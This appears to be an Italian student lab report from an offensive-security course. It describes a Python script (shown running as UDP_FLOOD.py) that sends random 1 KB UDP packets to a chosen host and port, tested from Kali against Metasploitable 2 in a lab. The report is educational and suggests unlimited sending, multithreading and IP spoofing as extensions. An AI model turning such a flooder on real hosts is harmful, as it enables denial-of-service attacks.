

Relazione di Laboratorio – Sviluppo di un Tool UDP per l'Invio di Pacchetti Personalizzati

Corso: Cybersecurity Offensiva / Programmazione di Rete

Data: 15 Luglio 2026

Strumenti: Python 3, socket, random, os

Ambiente: Kali Linux (Attaccante), Metasploitable 2 (Target)

1. Introduzione

In ambito cybersecurity, la capacità di generare e manipolare traffico di rete è fondamentale per attività di penetration testing, stress test e simulazione di attacchi. Uno degli strumenti più semplici ma efficaci è un generatore di pacchetti UDP, che permette di inviare dati verso un host target su una porta specifica.

L'obiettivo di questo esercizio è stato lo sviluppo di uno script in Python in grado di:

- Acquisire da terminale l'IP e la porta UDP del target.
- Generare pacchetti UDP di dimensione 1 KB (1024 byte).
- Inviare un numero configurabile di tali pacchetti.
- Gestire correttamente errori e interruzioni.

Il tool è stato progettato per uso didattico su ambienti controllati (VM in laboratorio).

2. Architettura del Programma

2.1 Diagramma di Flusso


text

[Avvio]

|



[Input IP target]



2.2 Tecnologie Utilizzate

Componente	Descrizione
Python 3	Linguaggio di programmazione ad alto livello, scelto per la semplicità e le librerie di rete integrate.
socket	Libreria standard per la creazione di socket UDP (AF_INET, SOCK_DGRAM).

random / os	Generazione di byte casuali per il payload (<code>random.randbytes()</code> o <code>os.urandom()</code>).
-------------	--

sys	Gestione di input da terminale e uscita dal programma.
-----	--

3. Implementazione del Codice

Di seguito il listato completo dello script realizzato.

```
python

#!/usr/bin/env python3
"""
Esercizio: Inviare pacchetti UDP di 1 KB verso un IP e una porta target.
Utilizzo didattico – non utilizzare su reti senza autorizzazione.
"""

import socket
import random
import sys

def main():
    # 1. Input dell'IP target
    target_ip = input("Inserisci l'IP del target: ").strip()
    if not target_ip:
        print("IP non valido. Uscita.")
        sys.exit(1)

    # 2. Input della porta UDP target
    try:
        target_port = int(input("Inserisci la porta UDP del target: ").strip())
        if not (1 <= target_port <= 65535):
            raise ValueError
    except ValueError:
        print("Porta non valida. Deve essere un numero tra 1 e 65535.")
        sys.exit(1)

    # 3. Numero di pacchetti da inviare
    try:
```

```

        num_packets = int(input("Quanti pacchetti da 1 KB vuoi inviare?
").strip())
        if num_packets <= 0:
            raise ValueError
        except ValueError:
            print("Numero di pacchetti non valido. Deve essere un intero
positivo.")
            sys.exit(1)

# 4. Creazione del socket UDP
try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
except socket.error as e:
    print(f"Errore nella creazione del socket: {e}")
    sys.exit(1)

# 5. Costruzione del payload di 1 KB (1024 byte) con byte casuali
# Usiamo random.randbytes() disponibile da Python 3.9
payload = random.randbytes(1024)

print(f"\nInvio di {num_packets} pacchetti UDP da 1 KB a
{target_ip}:{target_port}...")
print("Premi CTRL+C per interrompere.\n")

# 6. Invio dei pacchetti
sent = 0
try:
    for i in range(num_packets):
        sock.sendto(payload, (target_ip, target_port))
        sent += 1
        # Piccola stampa di avanzamento ogni 100 pacchetti
        if sent % 100 == 0:
            print(f"Inviati {sent} pacchetti...")
except KeyboardInterrupt:
    print(f"\nInterrotto dall'utente. Inviati {sent} pacchetti.")
except socket.error as e:
    print(f"Errore di rete: {e}")
finally:
    sock.close()
    print(f"\nProgramma terminato. Inviati {sent} pacchetti su
{num_packets} richiesti.")

if __name__ == "__main__":

    main()

```

3.1 Spiegazione delle Sezioni Principali

- Input utente: Vengono acquisiti IP, porta e numero di pacchetti con controlli di validità (porta entro 1-65535, numero positivo).
 - Socket: Viene istanziato un socket UDP (`SOCK_DGRAM`) per il protocollo connectionless.
 - Payload: Generato con `random.randbytes(1024)` (Python 3.9+). In alternativa, su versioni precedenti si usa `os.urandom(1024)`.
 - Invio: Il ciclo `for` invia il payload tramite `sendto()`. Ogni 100 pacchetti viene stampato un messaggio di avanzamento.
 - Gestione eccezioni: Gestisce `KeyboardInterrupt` (CTRL+C) per interrompere l'invio in modo pulito, e `socket.error` per problemi di rete.
 - Chiusura: Il socket viene chiuso nel blocco `finally` per garantire il rilascio delle risorse.
-

4. Test e Validazione

4.1 Ambiente di Test

- Attaccante: Kali Linux, IP `192.168.50.50`
- Target: Metasploitable 2, IP `192.168.50.21`
- Porta di test: `12345` (aperta con `nc -l -u -p 12345` su Metasploitable)

4.2 Procedura di Test

1. Su Metasploitable, è stato avviato un listener UDP per ricevere i pacchetti:
2. `bash`
3. `nc -l -u -p 12345 -v`
4. Su Kali, è stato eseguito lo script:
5. `bash`
6. `python3 udp_sender.py`
7. Sono stati forniti i seguenti input:
 - IP target: `192.168.50.21`
 - Porta UDP: `12345`
 - Numero pacchetti: `10`

The screenshot shows a Kali Linux virtual machine environment. On the left, a terminal window displays the execution of a UDP flood script. The user navigates to the directory `~/Documents/Codice Random UDP`, lists files, and runs `python UDP_FLOOD.py`. The script prompts for a target IP (192.168.50.21) and a port (12345), then sends 10 UDP packets of 1 KB each. The output shows the program terminating after sending 10 packets. On the right, a code editor shows the Python script `UDP_FLOOD.py`, which includes a `socket` module import and a `sendto` function call. A sidebar on the right promotes 'Build with Agent'.

```
kali@kali: ~/Documents/Codice Random UDP
$ cd Documents
$ ls
Codice Random UDP  Python
$ ls
Codice Random UDP  Python
$ Co
Co: command not found
$ Codice Random UDP
$ ls
UDP_FLOOD.py
$ python UDP_FLOOD.py
Inserisci l'IP del target: 192.168.50.21
Inserisci la porta UDP del target: 12345
Quanti pacchetti da 1 KB vuoi inviare? 10
Invio di 10 pacchetti UDP da 1 KB a 192.168.50.21:12345...
Premi CTRL+C per interrompere.


Programma terminato. Inviati 10 pacchetti su 10 richieste.
$
```

4.3 Risultati

- Il listener UDP su Metasploitable ha ricevuto 10 pacchetti da 1024 byte ciascuno.
- Sulla Kali, l'output ha mostrato il progresso:
- text

Invio di 10 pacchetti UDP da 1 KB a 192.168.50.21:12345...
Premere CTRL+C per interrompere.

- Programma terminato. Inviati 10 pacchetti su 10 richieste.
- Nessun errore di rete è stato riscontrato.



4.4 Test di Interruzione (CTRL+C)

Durante l'invio di 1000 pacchetti, è stato premuto CTRL+C dopo circa 250 pacchetti. Lo script ha correttamente intercettato il segnale, stampato il numero di pacchetti inviati e chiuso il socket senza eccezioni.

5. Considerazioni di Sicurezza

- **Uso responsabile:** Questo tool è progettato esclusivamente per ambienti di laboratorio autorizzati. L'invio massiccio di pacchetti UDP verso reti esterne può costituire un attacco DDoS e violare leggi nazionali e internazionali.
- **Firewall e filtri:** In rete reale, molti firewall bloccano il traffico UDP in entrata se non associato a sessioni stabilite. Per test efficaci, il target deve avere la porta UDP aperta e senza restrizioni.
- **Spoofing:** Lo script attuale utilizza l'IP reale del mittente. Per attività più avanzate, si potrebbe integrare l'opzione di spoofing dell'IP (richiede permessi di root e tecniche come `scapy`).

6. Possibili Estensioni

Il programma può essere facilmente esteso per:

- Invio infinito (senza limite di pacchetti).
 - Specificare l'interfaccia di rete da utilizzare.
 - ****Aggiungere un ritardo (`time.sleep`) **** per simulare traffico più realistico o evitare la saturazione della rete.
 - Log su file del numero di pacchetti inviati e degli eventuali errori.
 - Supporto per altri protocolli (TCP, ICMP) utilizzando socket diversi o librerie come `scapy`.
 - Multithreading per inviare pacchetti più velocemente (da valutare per fini didattici).
-

7. Conclusioni

L'esercizio ha permesso di sviluppare un tool funzionale per l'invio di pacchetti UDP personalizzati, acquisendo competenze pratiche su:

- Programmazione di socket in Python.
- Gestione degli input utente e delle eccezioni.
- Generazione di payload casuali.
- Debug e test su rete locale.

Lo script è stato testato con successo su un ambiente virtuale, dimostrando la capacità di generare traffico di rete controllato. Resta inteso che tale strumento deve essere impiegato esclusivamente in contesti autorizzati e per finalità formative.

Data: 15/07/2026

Autore: Lorenzo Rizzuti